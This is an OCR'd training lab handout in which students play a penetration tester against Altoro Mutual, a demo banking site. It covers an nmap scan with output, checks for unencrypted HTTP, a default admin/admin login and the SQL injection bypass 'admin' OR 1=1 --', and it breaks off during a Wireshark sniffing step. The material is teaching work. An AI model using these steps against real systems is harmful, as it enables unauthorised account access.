
Web Banking
Data Breach Scenario

Lab 4

Version: 2021.02.08



The information contained in this document has not been submitted to any formal IBM test and is distributed on an “as is” basis without any warranty either express or implied. The use of this information or the implementation of any of these techniques is a customer responsibility and depends on the customer’s ability to evaluate and integrate them into the customer’s operational environment. While each item may have been reviewed by IBM for accuracy in a specific situation, there is no guarantee that the same or similar results will result elsewhere. Customers attempting to adapt these techniques to their own environments do so at their own risk.

Contents

Preface

Warning:

These Lab Tools have been deprecated. Altoromutual.com has been shut down. A new lab is under construction, but for now please complete this activity using the Lab Simulation hosted on the Student Portal.

Overview

In this lab, we are going to put ourselves in the role of a penetration tester. We have recently been hired by a banking company, Altoro Mutual, to go through their website and test its application security. To do this we will go through the three main sections: Footprinting, Gaining Access, and Attack the System. As we go through these sections and find corresponding weaknesses, we will add them to a report and categorize them based on OWASP error codes.

Estimated Time to Complete: 120 mins

Dependency

This lab will continue utilizing the tools installed in *Network Security Tools* and expand on the topics from *Endpoint Security Practices*.

Objectives

There are 3 Milestones you must complete:

1. Understand the role and responsibilities of a penetration tester
2. Familiarize yourself with how an attacker can gain access to a system
3. Conceptualize the repercussions of a successful attack

Tools

- Latest OWASP report
- Mozilla Firefox
- Zenmap
- Wireshark

Use the table below to simulate your report:

Location of Vulnerability	Type of Vulnerability	OWASP Error Code

Where was the vulnerability located? (Network configuration, firewall, login page, recent transaction page, etc.)

What kind of vulnerability is it? (SQL Injection, Misconfiguration, Command Injection, Open port, etc)

What is the OWASP error code?

OWASP PDF can be found here.

Prerequisites

Before beginning this lab, it is recommended that you take some time to review the OWASP report in order to better understand the vulnerabilities you will be looking for as a Penetration Tester.

Milestone 1: Footprinting

Milestone Overview

This lab requires you to complete three Milestones:


1. **Understand the role and responsibilities of a penetration tester**
2. Familiarize yourself with how attacker can gain access to a system
3. Conceptualize the repercussions of a successful attack

In this Milestone the first thing we want to do as a penetration tester is map out our vulnerabilities. We will do this by once again using the program Zenmap and pointing it towards the Altoro Mutual domain, altoromutual.com

Network Mapping

1. Open Zenmap.

2. Input altoromutual.com as the target domain and hit "scan".




Target: altoromutual.com

Profile: Intense scan

Command: nmap -T4 -A -v altoromutual.com

Figure 1-1 **Zenmap targeting AltoroMutual**

3. Notice which ports are open.



```
nmap -T4 -A -v altoromutual.com
```


```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-03-03 13:54 MST
NSE: Loaded 148 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
Initiating NSE at 13:54
Completed NSE at 13:54, 0.00s elapsed
Initiating Ping Scan at 13:54
Scanning altoromutual.com (65.61.137.117) [4 ports]
Completed Ping Scan at 13:54, 0.03s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 13:54
Completed Parallel DNS resolution of 1 host. at 13:54, 0.09s elapsed
Initiating SYN Stealth Scan at 13:54
Scanning altoromutual.com (65.61.137.117) [1000 ports]
Discovered open port 8080/tcp on 65.61.137.117
Discovered open port 443/tcp on 65.61.137.117
Discovered open port 80/tcp on 65.61.137.117
Discovered open port 8443/tcp on 65.61.137.117
Completed SYN Stealth Scan at 13:54, 4.24s elapsed (1000 total ports)
Initiating Service scan at 13:54
Scanning 4 services on altoromutual.com (65.61.137.117)
Completed Service scan at 13:55, 12.69s elapsed (4 services on 1 host)
Initiating OS detection (try #1) against altoromutual.com (65.61.137.117)
Retrying OS detection (try #2) against altoromutual.com (65.61.137.117)
Initiating Traceroute at 13:55
Completed Traceroute at 13:55, 3.02s elapsed
Initiating Parallel DNS resolution of 13 hosts. at 13:55
Completed Parallel DNS resolution of 13 hosts. at 13:55, 0.16s elapsed
NSE: Script scanning 65.61.137.117.
Initiating NSE at 13:55
Completed NSE at 13:55, 2.94s elapsed
Initiating NSE at 13:55
Completed NSE at 13:55, 0.00s elapsed
Nmap scan report for altoromutual.com (65.61.137.117)
Host is up (0.065s latency).
Not shown: 996 filtered ports
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache Tomcat/Coyote JSP engine 1.1
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache-Coyote/1.1
```

Figure 1-2 **Zenmap discovering open ports**

Port 23 is not open, so we do not need to worry about the unsecure Telnet connection, but we see that port 80 (the standard port for web applications) is.

The next bit of Footprinting we will do with the Developer Tools that Mozilla Firefox comes packaged with.

1. Open Mozilla Firefox and navigate to altoromutual.com.
2. Before we even use any tools can quickly check if the connection is secure by clicking on the “site information” button to the left of the domain.



Site Information for altoromutual.com

Connection
Connection Is Not Secure

Content Blocking Standard
No blockable content detected on this page.


Permissions
You have not granted this site any special permissions.

Clear Cookies and Site Data…

This tells us the connection is not secure, but it doesn’t provide much detail. To do that we will need to open the Developer Tools.

Figure 1-3 **Mozilla Firefox – connection unsecure**

3. Click on the “Menu” button at the top right.



PERSONAL
- Deposit Product
- Checking
- Loan Products
- Cards
- Investments & Insurance
- Other Services

SMALL BUSINESS
- Deposit Products
- Lending Services
- Cards
- Insurance
- Retirement
- Other Services

INSIDE ALTORO MUTUAL
- About Us
- Contact Us
- Locations
- Investor Relations
- Press Room
- Careers
- Subscribe

Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are preparing to buy, build, purchase land, or construct new space, let Altoro Mutual's premier real estate lenders help with financing. As a regional leader, we know the market, we understand the business, and we have the track record to prove it

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a business credit card account from Altoro Mutual.

Retirement Solutions
Retaining good employees is a tough task. See how Altoro Mutual can assist you in accomplishing this feat through effective Retirement Solutions.


Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Win an 8GB iPod Nano
Completing this short survey will enter you in a draw for 1 of 50 iPod Nanos. We look forward to hearing your important feedback.

Privacy Policy | Security Statement | Server Status Check | REST API | © 2019 Altoro Mutual, Inc.

Figure 1-4 **AltoroMutual Dashboard**


4. Then click “Web Developer”, and then “Network”.



more tools> web developer tools

Figure 1-5 **Mozilla Firefox – Web Developer Navigation**

5. At the bottom of your page the Network Tools will open. Select the “Reload” button to start seeing the data.



Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Real Estate Financing
Fast. Simple. Professional. Whether you are

Business Credit Cards
You're always looking for ways to improve your company's bottom line. You want to be informed, improve efficiency and control expenses. Now, you can do it all - with a


Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

- Perform a request or Reload the page to see detailed information about network activity.
- Click on the button to start performance analysis.

No requests

Figure 1-6 **Mozilla Firefox – Network Tools**

6. The data rolls in and we can immediately see everything is unsecured.




Status	Method	Domain	File	Cause	Type	Transferred	Size	Timeline
200	GET	altoromutual.com	/	document	html	8.94 KB	8.79 KB	41 ms
304	GET	altoromutual.com	style.css	stylesheet	css	cached	1.22 KB	36 ms
304	GET	altoromutual.com	logo.gif	img	gif	cached	4.87 KB	100 ms
304	GET	altoromutual.com	header_pic.jpg	img	jpeg	cached	15.83 KB	100 ms
304	GET	altoromutual.com	pf_lock.gif	img	gif	cached	76 B	104 ms
304	GET	altoromutual.com	home1.jpg	img	jpeg	cached	7.71 KB	108 ms
304	GET	altoromutual.com	home3.jpg	img	jpeg	cached	10.20 KB	79 ms
304	GET	altoromutual.com	home2.jpg	img	jpeg	cached	5.77 KB	112 ms

10 requests | 61.77 KB / 8.94 KB transferred | Finish: 235 ms | DOMContentLoaded: 45 ms | load: 233 ms

Figure 1-7 **Mozilla Firefox – Network Tools showing unsecured data**

7. Click into any of the unsecured files to find more information.



Request URL: http://altoromutual.com/
Request method: GET
Remote address: 65.61.137.117:80
Status code: 200 OK
Version: HTTP/1.1
Referrer Policy: no-referrer-when-downgrade

Response headers (155 B)
Content-Type: text/html;charset=ISO-8859-1
Date: Sun, 03 Mar 2019 21:09:11 GMT
Server: Apache-Coyote/1.1
Transfer-Encoding: chunked

Under Version we see that this site is indeed using the unsecure HTTP connection.

Figure 1-8 **Mozilla Firefox – Inspect unsecured information**

So far, we have found that the ports are configured correctly for Altoro Mutual, port 23 is closed and the common web application port 80 is open. However, we also found that Altoro Mutual does not have an encrypted HTTPS connection and instead relies on the unsecure HTTP. This is a very big vulnerability.

Milestone Summary

Now that we have finished our Footprinting and have identified a few vulnerabilities, it is time to familiarize ourselves with how an attacker can use these vulnerabilities to gain access to our system.

Milestone 2: Gaining Access

Milestone Overview


This lab requires you to complete three Milestones:

1. Understand the role and responsibilities of a penetration tester
2. **Familiarize yourself with how attacker can gain access to a system**
3. Conceptualize the repercussions of a successful attack

In this milestone, we attempt to gain access to the site. We will first attempt to gain access through "Misconfiguration" which simply means the user did not take the time to put basic security practices into place such as change default passwords. We will then use a more advanced means of gaining entry by way of what is called a SQL Injection. This attack injects SQL code into the front-end (user side) but is read as true on the back end (databases) causing the entire command to be read as true. The unsecured HTTP has also already been identified, and we will utilize that connection to gain access as well.

Misconfiguration

1. Navigate back to altoromutual.com and click the "Online Banking Login".




Online Banking with FREE Online Bill Pay
No stamps, envelopes, or checks to write give you more time to spend on the things you enjoy.

Privacy and Security
The 2000 employees of Altoro Mutual are dedicated to protecting your privacy and security. We pledge to provide you with the information and resources that you need to help secure your information and keep it confidential. This is our promise.

Business Credit Cards
You're always looking for ways to improve your

Figure 2-1 **AltoroMutual Dashboard**

2. Enter "admin" for username.
3. Enter "admin" for password. Was your login accepted?
4. Find the error code from OWASP for Misconfiguration and add to report.



Online Banking Login

Username: admin

Password: •••••

Figure 2-2 **Login Form**


SQL Injection

1. Navigate back to the Altoro Mutual login page.
2. We are going to put the SQL code into the username field.

Input:

```
admin’ OR 1=1 --
```

3. The password can be anything and hit “Login”
4. Was the SQL Injection accepted?
5. Find the SQL Injection error code and add to report.



Online Banking Login


Username: admin' OR 1=1 --

Password: ••••••••

HTTP Stream

During our Footprinting we found that Altoro Mutual does not use the encrypted HTTPS connection and instead ops for the unsecure HTTP connection. We are going to take advantage of that unsecure connection to gain access to another user’s account.

1. Open Wireshark.
2. Point Wireshark at your network to catch the connection between yourself and Altoro Mutual.
3. In Wireshark apply the filter to pull in HTTP connections.

